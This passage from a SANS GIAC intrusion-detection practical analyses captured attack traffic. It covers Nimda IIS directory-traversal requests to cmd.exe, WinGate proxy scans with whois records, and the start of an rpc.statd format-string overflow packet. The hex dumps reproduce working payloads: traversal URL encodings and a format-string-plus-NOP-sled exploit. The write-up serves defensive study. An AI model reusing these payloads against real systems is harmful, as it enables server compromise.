***AP*** Seq: 0x3F62D8D5  Ack: 0x1518580C  Win: 0x41A0  TcpLen: 20
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

Figure 16 - network capture of the nimda worm executing "GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir"

- GET /scripts/..%1c1%9c../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:51.526242 64.0.253.221:21063 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13370 IpLen:20 DgmLen:137 DF
***AP*** Seq: 0x3F680FFD  Ack: 0x1571624C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 31 25 39 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c1%9c../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E  Host: www..Connn
65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D  ection: close...
0A                                               .
```

Figure 17 - network capture of the nimda worm executing "GET /scripts/..%1c1%9c../winnt/system32/cmd.exe?/c+dir"

- GET /scripts/..%35%63../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:51.766140 64.0.253.221:21069 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13392 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0x3F6D1FDA  Ack: 0x1542740C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
25 33 35 25 36 33 2E 2E 2F 77 69 6E 6E 74 2F 73  %35%63../winnt/s
79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F  ystem32/cmd.exe?
2F 63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D  /c+dir HTTP/1.0.
0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E  .Host: www..Conn
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
0D 0A                                            ..
```

Figure 18 - network capture of the nimda worm executing "GET /scripts/..%35%63../winnt/system32/cmd.exe?/c+dir"

- GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:51.996042 64.0.253.221:21077 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13414 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x3F73DF98  Ack: 0x15277796  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
25 33 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  %35c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....
```

Figure 19 - network capture of the nimda worm executing "GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir"

- GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir

```
02/17-20:10:52.225944 64.0.253.221:21084 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13436 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x3F79AD37  Ack: 0x15E5274C  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 25 33 35 25 36 33 2E 2E 2F 77 69 6E 6E 74  25%35%63../winnt
2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78  /system32/cmd.ex
65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31 2E  e?/c+dir HTTP/1.
30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43 6F  0..Host: www..Co
6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65  nnnection: close
0D 0A 0D 0A                                      ....
```

Figure 20 - network capture of the nimda worm executing "GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir"

Correlations:

This attack was very well publicized and documented in a number of publications. CERT has a comprehensive coverage of this worm in CERT Advisory CA-2001-26, Microsoft discussed it in detail in Microsoft Security Bulletin MS01-044, McAfee describes it in its virus profile at http://vil.mcafee.com/dispVirus.asp?virus_k=99209&, just to mention a few.

Evidence of active targeting:

There was no evidence of active targeting. The sniffer trace captured no prior reconnaissance from the infected host, and worm was programmed to try one thing after another (instead of perform only the attack that it "knows" would work, through some sort of research or reconnance on the target).

Further, no documentation on the "nimda" worm has suggested "active targeting" being one of the worm's characteristics.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

While this worm does not (visually) deface the web site it infects, cause any lost of data nor compromise the confidentiality of the data found, its very aggressive scanning/ infection pattern caused denial of service of the network resources for both large enterprises as well as many telecommunication service providers. With its record

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

spreading speed and network resource it consumed, I would assign a criticality level of 5 and a lethality of 4 to this worm.

However, since the attack, in this case, is launched against a Apache web server in my home network environment, the system countermeasure (different operating system and different web server software) is 5. Finally, my firewall allows all incoming HTTP requests to this host and it's not capable of blocking out "bad" HTTP requests. Therefore the network countermeasure would be a mere 1.

Criticality:	5	(Fast Spreading via network shares, email and web)
Lethality:	4	(Strong DoS capability)
System Countermeasures:	5	(Apache on Linux operating system)
Network Countermeasures:	1	(none)

Severity= (5+4) – (5+1) = 3

Defensive recommendation:

The risk presented by this worm can be mitigated with any of the following recommendations:

- Prevention of Infection:
  - Keeping up to date with all security related patches from Microsoft. The vulnerabilities used by the "nimda" worm has already been documented months prior.
  - Deploy appropriate anti-virus software on the external facing servers to protect against known virus/backdoor Trojans.
  - End-user education on safe practice of opening email attachments. If possible, obtain management approval for blocking all potentially dangerous email attachments prior to mail delivery to the end-user's systems.
- Prevention of Lost of Bandwidth due to Worm Propagation:
  - Implement traffic shaping on the outbound connections through the critical network pathways (e.g. Internet connection and/or WAN connections) to ensure HTTP traffic does not exceed a pre-defined tolerance level.

Multiple choice test question:

02/17-20:10:48.227648 [**] [1:1256:3] WEB-IIS CodeRed v2 root.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:20941 -> 192.168.254.100:80
02/17-20:10:49.127265 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:20984 -> 192.168.254.100:80
02/17-20:10:49.407145 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21015 -> 192.168.254.100:80
02/17-20:10:49.687026 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21020 -> 192.168.254.100:80

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

02/17-20:10:49.976903 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21028 -> 192.168.254.100:80
02/17-20:10:50.246787 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21036 -> 192.168.254.100:80
02/17-20:10:50.506677 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21041 -> 192.168.254.100:80
02/17-20:10:50.776562 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21044 -> 192.168.254.100:80
02/17-20:10:51.036451 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21049 -> 192.168.254.100:80
02/17-20:10:51.266353 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21058 -> 192.168.254.100:80
02/17-20:10:51.526242 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21063 -> 192.168.254.100:80
02/17-20:10:51.766140 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21069 -> 192.168.254.100:80
02/17-20:10:51.996042 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21077 -> 192.168.254.100:80
02/17-20:10:52.225944 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21084 -> 192.168.254.100:80
02/17-20:10:52.545807 [**] [1:1002:2] WEB-IIS cmd.exe access [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 64.0.253.221:21086 -> 192.168.254.100:80

Which of the following attack does the above sequence of Snort alert implies?

1. The CodeRed v2 Worm
2. The "Directory Traversal Vulnerability" of IIS 4.0 / 5.0
3. The sadmind/IIS Worm
4. The nimda Worm

Answer: 4

© SANS Institute 2000 - 2002, Author retains full rights.

Network Detect #3

Detect #3 is the Wingate Proxy scans from various addresses on the Internet:

```
04:58:12.484482 64.230.92.3.4148 > 192.168.254.100.1080: S 59160336:59160336(0) win 32768 <mss
1400,nop,nop,sackOK> (DF) (ttl 119, id 37930)
04:58:12.484482 192.168.254.100.1080 > 64.230.92.3.4148: R 0:0(0) ack 59160337 win 0 (DF) (ttl 255, id
0)
04:58:13.054239 64.230.92.3.4148 > 192.168.254.100.1080: S 59160336:59160336(0) win 32768 <mss
1400,nop,nop,sackOK> (DF) (ttl 119, id 52010)
04:58:13.054239 192.168.254.100.1080 > 64.230.92.3.4148: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
04:58:13.653983 64.230.92.3.4148 > 192.168.254.100.1080: S 59160336:59160336(0) win 32768 <mss
1400,nop,nop,sackOK> (DF) (ttl 119, id 58666)
04:58:13.653983 192.168.254.100.1080 > 64.230.92.3.4148: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
04:58:14.253727 64.230.92.3.4148 > 192.168.254.100.1080: S 59160336:59160336(0) win 32768 <mss
1400,nop,nop,sackOK> (DF) (ttl 119, id 6955)
04:58:14.263723 192.168.254.100.1080 > 64.230.92.3.4148: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)


11:43:46.059305 24.202.117.202.4497 > 192.168.254.100.1080: S 3934198:3934198(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 113, id 13424)
11:43:46.059305 192.168.254.100.1080 > 24.202.117.202.4497: R 0:0(0) ack 3934199 win 0 (DF) (ttl 255,
id 0)
11:43:46.589079 24.202.117.202.4497 > 192.168.254.100.1080: S 3934198:3934198(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 113, id 14960)
11:43:46.589079 192.168.254.100.1080 > 24.202.117.202.4497: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
11:43:47.078869 24.202.117.202.4497 > 192.168.254.100.1080: S 3934198:3934198(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 113, id 17008)
11:43:47.078869 192.168.254.100.1080 > 24.202.117.202.4497: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
11:43:47.588652 24.202.117.202.4497 > 192.168.254.100.1080: S 3934198:3934198(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 113, id 18288)
11:43:47.588652 192.168.254.100.1080 > 24.202.117.202.4497: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)


18:18:21.401913 24.226.201.90.2650 > 192.168.254.100.1080: S 5272345:5272345(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 44620)
18:18:21.401913 192.168.254.100.1080 > 24.226.201.90.2650: R 0:0(0) ack 5272346 win 0 (DF) (ttl 255,
id 0)
18:18:21.981665 24.226.201.90.2650 > 192.168.254.100.1080: S 5272345:5272345(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 52556)
18:18:21.981665 192.168.254.100.1080 > 24.226.201.90.2650: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
18:18:22.571414 24.226.201.90.2650 > 192.168.254.100.1080: S 5272345:5272345(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 61260)
18:18:22.571414 192.168.254.100.1080 > 24.226.201.90.2650: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
18:18:23.171158 24.226.201.90.2650 > 192.168.254.100.1080: S 5272345:5272345(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 3405)
18:18:23.171158 192.168.254.100.1080 > 24.226.201.90.2650: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)


09:43:50.588959 24.226.201.90.1795 > 192.168.254.100.1080: S 267181:267181(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 21779)
09:43:50.588959 192.168.254.100.1080 > 24.226.201.90.1795: R 0:0(0) ack 267182 win 0 (DF) (ttl 255, id
0)
09:43:51.108737 24.226.201.90.1795 > 192.168.254.100.1080: S 267181:267181(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 29459)
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09:43:51.108737 192.168.254.100.1080 > 24.226.201.90.1795: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
09:43:51.618519 24.226.201.90.1795 > 192.168.254.100.1080: S 267181:267181(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 36115)
09:43:51.618519 192.168.254.100.1080 > 24.226.201.90.1795: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
09:43:52.118305 24.226.201.90.1795 > 192.168.254.100.1080: S 267181:267181(0) win 8192 <mss
1400,nop,nop,sackOK> (DF) (ttl 117, id 42771)
09:43:52.118305 192.168.254.100.1080 > 24.226.201.90.1795: R 0:0(0) ack 1 win 0 (DF) (ttl 255, id 0)
```

Figure 21 - 4 Network Captures of Wingate Proxy Scans

Source of trace:

These four network captures were taken from network traffic captured on my home network.

Detect was generated by:

This detect was generated by running "tcpdump –nvr network-capture", where network-capture is the name of the raw binary file for which all traffic through my Internet connection were captured into.

Probability the source address was spoofed:

The probability of spoofed source address being used in these four network captures is low. This conclusion is drawn based on the following findings:

1. Since this a "supposed" network scan, the source address would have to be valid for the scaning host to receive the result of the scans. Unless the attacker is able to sniff the traffic on its way back to the "spoofed" source address.
2. Judging from the IP IDs and the TCP sequence numbers of the packets captured, the attempted connection seemed to be torned down by the RESET packet sent from the server. Unless the attacker has software capable of torning down connections based on RESET packets to the spoofed address, the source address of these connection requests (SYN packets) should be authentic.

Description of attack:

These traffics indicate the probing for a WinGate proxy server. However, since we merely captured the SYN and RESET packets, we will not be able to make conclusive determination of its exact intension.

However, generally speaking, the following describes the main reasons as why someone external would be interested in a WinGate proxy server:

- Traffic Launderying

  As documented in CERT Vulnerability Note VN-98.03 (http://www.cert.org/vul_notes/VN-98.03.WinGate.html), older version of the WinGate proxy software, by default, allow any hosts from both internal and external network to relay any type of network traffic. External malicious users

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

can abuse this vulnerability as an anonymizer for their attacks to other hosts on the Internet or even hosts in the internal network behind the WinGate proxy.

Though this default behaviour has been corrected in more recent versions (version 2.1 and higher), recent version of "mis-configured" WinGate is still vulnerable to this attack.

There is no CVE that clearly describes this vulnerability today.

The attacking host (64.230.92.3) has a profile at www.dshield.org (pasted below), and according to this profile, this host has launched at least 12 attacks against at least 4 hosts during the day of 2002-02-24 alone.

IP Address: 64.230.92.3

HostName: HSE-Ottawa-ppp241252.sympatico.ca

DShield Profile:

Country:	CA
Contact E-mail:	noc@in.bell.ca (bounced)
Total Records against IP:	12
Number of targets:	4
Date Range:	2002-02-24 to 2002-02-24

Ports Attacked (up to 10):

Port	Attacks

Whois:

```
Bell Nexxia (NETBLK-BELLCANADA-5)
   350-181 Bay St.
   Toronto, ON M5J-2T3
   CA

   Netname: BELLCANADA-5
   Netblock: 64.228.0.0 - 64.231.255.255
   Maintainer: LINX

   Coordinator:
      Daoust, Philippe  (PD135-ARIN)  noc@in.bell.ca
      1-800-450-7771 +1 (416) 215-5423

   Domain System inverse mapping provided by:

   NS3.BELLGLOBAL.COM         198.235.216.130
   NS4.BELLGLOBAL.COM         198.235.216.131

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 02-Jan-2001.
   Database last updated on  2-Mar-2002 19:57:03 EDT.

----------

Nexxia HSE (NETBLK-HSEN202-CA)
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
                78 O'Connor Street
                Ottawa, Ontario K1P 5M7
                CA

                Netname: HSEN202-CA
                Netblock: 64.230.64.0 - 64.230.95.255

                Coordinator:
                   Daoust, Philippe  (PD135-ARIN)  noc@in.bell.ca
                   1-800-450-7771 +1 (416) 215-5423

                Record last updated on 23-Nov-2000.
                Database last updated on  2-Mar-2002 19:57:03 EDT.

             The ARIN Registration Services Host contains ONLY
             Internet
             Network Information: Networks, ASN's, and related POC's.
             Please use the whois server at rs.internic.net for
             DOMAIN related
             Information and whois.nic.mil for NIPRNET Information.
```

Figure 22 – DShield Profile for 64.230.92.3

The attacking host (24.202.117.202) has a profile at www.dshield.org (pasted below), and according to this profile, this host has launched at least 5 attacks against at least 5 hosts during the day of 2002-03-02 alone.

IP Address: 24.202.117.202

HostName: modemcable202.117-202-24.mtl.mc.videotron.ca

DShield Profile:

Country:	CA
Contact E-mail:	abuse@videotron.ca (bounced)
Total Records against IP:	5
Number of targets:	5
Date Range:	2002-03-02 to 2002-03-02

Ports Attacked (up to 10):

Port	Attacks
1080	1

Whois:

```
Le Groupe Videotron Ltee  (NETBLK-VL-2BL)
2000 Rue Berri
Montreal, Quebec H1V 2E4
CA

Netname: VL-2BL
Netblock: 24.200.0.0 - 24.203.255.255
Maintainer: VLCA

Coordinator:
   Roy, Pierre  (PR163-ARIN)  abuse@videotron.ca
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
            514 281-0850

         Domain System inverse mapping provided by:

         DNS1.VIDEOTRON.NET         205.151.222.250
         DNS2.VIDEOTRON.NET         205.151.222.251

         ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

         Record last updated on 26-Sep-2001.
         Database last updated on  2-Mar-2002 19:57:03 EDT.

      ----------

      Videotron Ltee (NETBLK-VL-D-MH-18CA7500)
         2000 Rue Berri
         Montreal, QC H2L 4V7
         CA

         Netname: VL-D-MH-18CA7500
         Netblock: 24.202.117.0 - 24.202.117.255

         Coordinator:
            Roy, Pierre  (PR163-ARIN)  abuse@videotron.ca
            514 281-0850

         Record last updated on 23-Aug-2000.
         Database last updated on  2-Mar-2002 19:57:03 EDT.

      The ARIN Registration Services Host contains ONLY
      Internet
      Network Information: Networks, ASN's, and related POC's.
      Please use the whois server at rs.internic.net for
      DOMAIN related
      Information and whois.nic.mil for NIPRNET Information.
```

Figure 23 – DShield Profile for 24.202.117.202

The attacking host (24.226.201.90) has a profile at www.dshield.org (pasted below), and according to this profile, this host has launched at least 90 attacks against at least 13 hosts during the period of 2002-02-08 through 2002-02-22.

IP Address: 24.226.201.90

HostName: 201-90.ri.cgocable.ca

DShield Profile:

Country:	
Contact E-mail:	
Total Records against IP:	90
Number of targets:	13
Date Range:	2002-02-08 to 2002-02-22

Ports Attacked (up to 10):

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Port	Attacks

Whois:

```
Cogeco Cable Canada inc. (NETBLK-RAPIDUS)
   1630, 6e Rue
   Trois-Rivieres, QC G8Y 5B8
   CA

   Netname: RAPIDUS
   Netblock: 24.226.128.0 - 24.226.255.255
   Maintainer: COQB

   Coordinator:
      Pratte, Sylvain  (SP3087-ARIN)
sylvain.pratte@CGOCABLE.CA
      819-379-2443 (FAX) 819-379-6900

   Domain System inverse mapping provided by:

   INDYWEB.CGOCABLE.CA        205.151.69.200
   INDYNEWS.CGOCABLE.CA             205.151.68.200

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

   Record last updated on 19-Apr-2001.
   Database last updated on  2-Mar-2002 19:57:03 EDT.

----------

Cogeco Cable Inc. / Rimouski (NETBLK-RAPIDUS-59)
   1630 6e rue
   Trois-Rivieres, Quebec G8Y 5B8
   CA

   Netname: RAPIDUS-59
   Netblock: 24.226.200.0 - 24.226.207.255
   Maintainer: CGOC

   Coordinator:
      Garceau, Mario  (MG923-ARIN)
mario.garceau@cgocable.ca
      (819)379-2443

   Record last updated on 09-Feb-2001.
   Database last updated on  2-Mar-2002 19:57:03 EDT.

The ARIN Registration Services Host contains ONLY
Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for
DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

Figure 24 – DShield Profile for 24.226.201.90

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Attack mechanism:

This attack is made possible in the older version (pre- version 2.1) as the result of insecured default configuration. Though that default setting has since been secured in vesion 2.1, it is possible for the user of the proxy software to mis-configure the access control list (ACL) and allow external non-trusted users to abuse the proxy for its malicious intentions.

Correlations:

The presence of this scan is being reported by CERT as an ongoing phenomenon on the Internet. This is documented in its "Current Activity" document at http://www.cert.org/current/current_activity.html#scans. "The CERT/CC Current Activity web page is a regularly updated summary of the most frequent, high-impact types of security incidents and vulnerabilities currently being reported to the CERT/CC" ("CERT/CC Current Activity" document)

Evidence of active targeting:

A total of 3 unique source addresses were captured in this detect. The only traffics from the first two hosts (64.230.92.3 & 24.202.117.202) were the WinGate probing itself. The third and final host (24.226.201.90) merely adds a PING (i.e. ICMP echo-request) and waits for the replay (i.e. ICMP echo-reply) priror to probing for the presence of a mis-configured WinGate proxy.

Given the nature of the attack traffic pattern, it is safe to say that what we have captured here was the result of three individuals scanning random hosts on the Internet looking for a mis-configured WinGate proxy. We do not have any evidence of active targeting.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

The compromise of the WinGate proxy via this vulnerability can prove to lethal for the entire organization. As the attacker will now be able to launch attack to other Internet hosts via relay its traffic off your WinGate proxy, and given the current legislature, your organization will be held (at least partially) responsible for damage done to the attacked hosts. Further, the attacker is also able to attack hosts in your internal network, if he or she has the understanding of your internal network topology. With this in mind, the Criticality value for this attack would be a 5 and the Lethality value would be 4.

In this case, since WinGate is not present on the attacked server, the System Coutnermeasures would be a 5. And since this inbound traffic was not filtered and I do not have an active IDS scanning the inbound traffic, the Network Countermeasures would be a 1.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Criticality:	5	(Compromise/Abuse of the firewall)
Lethality:	4	(Potential legal action and safety of the internal network)
System Countermeasures:	5	(Absence of the intended application)
Network Countermeasures:	1	(none)

Severity= (5+4) – (5+1) = 3

Defensive recommendation:

The risks presented by this attack can be mitigated by the following actions:

- Ensuring the WinGate proxy is up to date on its patches.
- Ensuring the WinGate proxy does not allow usage to external non-trusted users.
- If possible, replace the WinGate proxy with a different firewall/proxy application that is not vulnerable this attack.

Multiple choice test question:

What is the most common vulnerability among the firewall/proxy products?

1. Easy administrator login and passwords
2. Misconfigured firewall/proxy (ACL, remote admin, and etc)
3. Patch level of the application
4. Lack of encryption for remote administration

Answer: 2

© SANS Institute 2000 - 2002, Author retains full rights.

Network Detect #4

Detect #4 is a classic buffer overflow attack on the RPC statd daemon.

```
02/24-20:31:24.864436 64.220.214.19:1306 -> 192.168.254.100:111
TCP TTL:49 TOS:0x0 ID:23013 IpLen:20 DgmLen:60 DF
******S* Seq: 0x20AEA4AA  Ack: 0x0  Win: 0x7D78  TcpLen: 40
TCP Options (5) => MSS: 1400 SackOK TS: 1786743 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:24.874432 192.168.254.100:111 -> 64.220.214.19:1306
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:60 DF
***A**S* Seq: 0x141F82EF  Ack: 0x20AEA4AB  Win: 0x16A0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 501231094 1786743 NOP
TCP Options => WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:25.694082 64.220.214.19:1306 -> 192.168.254.100:111
TCP TTL:49 TOS:0x0 ID:23336 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x20AEA4AB  Ack: 0x141F82F0  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1786823 501231094

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:25.804035 64.220.214.19:837 -> 192.168.254.100:111
UDP TTL:49 TOS:0x0 ID:23341 IpLen:20 DgmLen:84
Len: 64
1B B5 B2 B2 00 00 00 00 00 00 00 02 00 01 86 A0  ................
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01  ................
00 00 00 11 00 00 00 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:25.943975 192.168.254.100:111 -> 64.220.214.19:837
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:56 DF
Len: 36
1B B5 B2 B2 00 00 00 01 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 04 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/24-20:31:26.153885 64.220.214.19:838 -> 192.168.254.100:1024
UDP TTL:49 TOS:0x0 ID:23374 IpLen:20 DgmLen:1104
Len: 1084
24 C8 6B B4 00 00 00 00 00 00 00 02 00 01 86 B8  $.k.............
00 00 00 01 00 00 00 01 00 00 00 01 00 00 00 20  ................
3C 79 94 CA 00 00 00 09 6C 6F 63 61 6C 68 6F 73  <y......localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  t...............
00 00 00 00 00 00 00 00 00 00 03 E7 18 F7 FF BF  ................
18 F7 FF BF 1A F7 FF BF 1A F7 FF BF 25 38 78 25  ............%8x%
38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38  8x%8x%8x%8x%8x%8
78 25 38 78 25 38 78 25 36 32 37 31 36 78 25 68  x%8x%8x%62716x%h
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
6E 25 35 31 38 35 39 78 25 68 6E 90 90 90 90 90  n%51859x%hn.....
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
